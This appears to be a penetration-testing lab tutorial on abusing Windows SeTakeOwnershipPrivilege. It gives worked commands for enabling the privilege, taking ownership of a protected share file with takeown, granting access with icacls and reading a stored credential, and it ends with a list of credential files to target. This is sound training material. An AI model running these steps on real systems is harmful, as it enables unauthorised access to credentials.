

**SeTakeOwnershipPrivilege**

[SeTakeOwnershipPrivilege](https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/take-ownership-of-files-or-other-objects) grants a user the ability to take ownership of any "securable object," meaning Active Directory objects, NTFS files/folders, printers, registry keys, services, and processes. This privilege assigns [WRITE\_OWNER](https://docs.microsoft.com/en-us/windows/win32/secauthz/standard-access-rights) rights over an object, meaning the user can change the owner within the object's security descriptor. Administrators are assigned this privilege by default. While it is rare to encounter a standard user account with this privilege, we may encounter a service account that, for example, is tasked with running backup jobs and VSS snapshots assigned this privilege. It may also be assigned a few others such as SeBackupPrivilege, SeRestorePrivilege, and SeSecurityPrivilege to control this account's privileges at a more granular level and not granting the account full local admin rights. These privileges on their own could likely be used to escalate privileges. Still, there may be times when we need to take ownership of specific files because other methods are blocked, or otherwise, do not work as expected. Abusing this privilege is a bit of an edge case. Still, it is worth understanding in-depth, especially since we may also find ourselves in a scenario in an Active Directory environment where we can assign this right to a specific user that we can control and leverage it to read a sensitive file on a file share.



The setting can be set in Group Policy under:

* Computer Configuration ⇾ Windows Settings ⇾ Security Settings ⇾ Local Policies ⇾ User Rights Assignment



With this privilege, a user could take ownership of any file or object and make changes that could involve access to sensitive data, Remote Code Execution (RCE) or Denial-of-Service (DOS).

Suppose we encounter a user with this privilege or assign it to them through an attack such as GPO abuse using [SharpGPOAbuse](https://github.com/FSecureLABS/SharpGPOAbuse). In that case, we could use this privilege to potentially take control of a shared folder or sensitive files such as a document containing passwords or an SSH key.

**Leveraging the Privilege**

**Reviewing Current User Privileges**

Let's review our current user's privileges.

Reviewing Current User Privileges

PS C:\htb> whoami /priv

PRIVILEGES INFORMATION

----------------------

Privilege Name Description State

============================= ======================================================= ========

SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled

SeChangeNotifyPrivilege Bypass traverse checking Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

**Enabling SeTakeOwnershipPrivilege**

Notice from the output that the privilege is not enabled. We can enable it using this [script](https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1) which is detailed in [this](https://www.leeholmes.com/blog/2010/09/24/adjusting-token-privileges-in-powershell/) blog post, as well as [this](https://medium.com/@markmotig/enable-all-token-privileges-a7d21b1a4a77) one which builds on the initial concept.

Enabling SeTakeOwnershipPrivilege

PS C:\htb> Import-Module .\Enable-Privilege.ps1

PS C:\htb> .\EnableAllTokenPrivs.ps1

PS C:\htb> whoami /priv

PRIVILEGES INFORMATION

----------------------

Privilege Name Description State

============================= ======================================== =======

SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled

SeChangeNotifyPrivilege Bypass traverse checking Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

**Choosing a Target File**

Next, choose a target file and confirm the current ownership. For our purposes, we'll target an interesting file found on a file share. It is common to encounter file shares with Public and Private directories with subdirectories set up by department. Given a user's role in the company, they can often access specific files/directories. Even with a structure like this, a sysadmin may misconfigure permissions on directories and subdirectories, making file shares a rich source of information for us once we have obtained Active Directory credentials (and sometimes even without needing credentials). For our scenario, let's assume that we have access to the target company's file share and can freely browse both the Private and Public subdirectories. For the most part, we find that permissions are set up strictly, and we have not found any interesting information on the Public portion of the file share. In browsing the Private portion, we find that all Domain Users can list the contents of certain subdirectories but get an Access denied message when trying to read the contents of most files. We find a file named cred.txt under the IT subdirectory of the Private share folder during our enumeration.

Given that our user account has SeTakeOwnershipPrivilege (which may have already been granted), or we exploit some other misconfiguration such as an overly permissive Group Policy Object (GPO) to grant our user account that privilege) we can leverage it to read any file of our choosing.

Note: Take great care when performing a potentially destructive action like changing file ownership, as it could cause an application to stop working or disrupt user(s) of the target object. Changing the ownership of an important file, such as a live web.config file, is not something we would do without consent from our client first. Furthermore, changing ownership of a file buried down several subdirectories (while changing each subdirectory permission on the way down) may be difficult to revert and should be avoided.

Let's check out our target file to gather a bit more information about it.

Choosing a Target File

PS C:\htb> Get-ChildItem -Path 'C:\Department Shares\Private\IT\cred.txt' | Select Fullname,LastWriteTime,Attributes,@{Name="Owner";Expression={ (Get-Acl $\_.FullName).Owner }}

FullName LastWriteTime Attributes Owner

-------- ------------- ---------- -----

C:\Department Shares\Private\IT\cred.txt 6/18/2021 12:23:28 PM Archive

**Checking File Ownership**

We can see that the owner is not shown, meaning that we likely do not have enough permissions over the object to view those details. We can back up a bit and check out the owner of the IT directory.

Checking File Ownership

PS C:\htb> cmd /c dir /q 'C:\Department Shares\Private\IT'

Volume in drive C has no label.

Volume Serial Number is 0C92-675B

Directory of C:\Department Shares\Private\IT

06/18/2021 12:22 PM <DIR> WINLPE-SRV01\sccm\_svc .

06/18/2021 12:22 PM <DIR> WINLPE-SRV01\sccm\_svc ..

06/18/2021 12:23 PM 36 ... cred.txt

1 File(s) 36 bytes

2 Dir(s) 17,079,754,752 bytes free

We can see that the IT share appears to be owned by a service account and does contain a file cred.txt with some data inside it.

**Taking Ownership of the File**

Now we can use the [takeown](https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/takeown) Windows binary to change ownership of the file.

Taking Ownership of the File

PS C:\htb> takeown /f 'C:\Department Shares\Private\IT\cred.txt'

SUCCESS: The file (or folder): "C:\Department Shares\Private\IT\cred.txt" now owned by user "WINLPE-SRV01\htb-student".

**Confirming Ownership Changed**

We can confirm ownership using the same command as before. We now see that our user account is the file owner.

Confirming Ownership Changed

PS C:\htb> Get-ChildItem -Path 'C:\Department Shares\Private\IT\cred.txt' | select name,directory, @{Name="Owner";Expression={(Get-ACL $\_.Fullname).Owner}}

Name Directory Owner

---- --------- -----

cred.txt C:\Department Shares\Private\IT WINLPE-SRV01\htb-student

**Modifying the File ACL**

We may still not be able to read the file and need to modify the file ACL using icacls to be able to read it.

Modifying the File ACL

PS C:\htb> cat 'C:\Department Shares\Private\IT\cred.txt'

cat : Access to the path 'C:\Department Shares\Private\IT\cred.txt' is denied.

At line:1 char:1

+ cat 'C:\Department Shares\Private\IT\cred.txt'

+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

+ CategoryInfo : PermissionDenied: (C:\Department Shares\Private\IT\cred.txt:String) [Get-Content], Unaut

horizedAccessException

+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand

Let's grant our user full privileges over the target file.

Modifying the File ACL

PS C:\htb> icacls 'C:\Department Shares\Private\IT\cred.txt' /grant htb-student:F

processed file: C:\Department Shares\Private\IT\cred.txt

Successfully processed 1 files; Failed processing 0 files

**Reading the File**

If all went to plan, we can now read the target file from the command line, open it if we have RDP access, or copy it down to our attack system for additional processing (such as cracking the password for a KeePass database.

Reading the File

PS C:\htb> cat 'C:\Department Shares\Private\IT\cred.txt'

NIX01 admin

root:n1X\_p0wer\_us3er!

After performing these changes, we would want to make every effort to revert the permissions/file ownership. If we cannot for some reason, we should alert our client and carefully document the modifications in an appendix of our report deliverable. Again, leveraging this permission can be considered a destructive action and should be done with great care. Some clients may prefer that we document the ability to perform the action as evidence of a misconfiguration but not fully take advantage of the flaw due to the potential impact.

**When to Use?**

**Files of Interest**

Some local files of interest may include:

Files of Interest

c:\inetpub\wwwwroot\web.config

%WINDIR%\repair\sam

%WINDIR%\repair\system

%WINDIR%\repair\software, %WINDIR%\repair\security

%WINDIR%\system32\config\SecEvent.Evt

%WINDIR%\system32\config\default.sav

%WINDIR%\system32\config\security.sav

%WINDIR%\system32\config\software.sav

%WINDIR%\system32\config\system.sav

We may also come across .kdbx KeePass database files, OneNote notebooks, files such as passwords.\*, pass.\*, creds.\*, scripts, other configuration files, virtual hard drive files, and more that we can target to extract sensitive information from to elevate our privileges and further our access.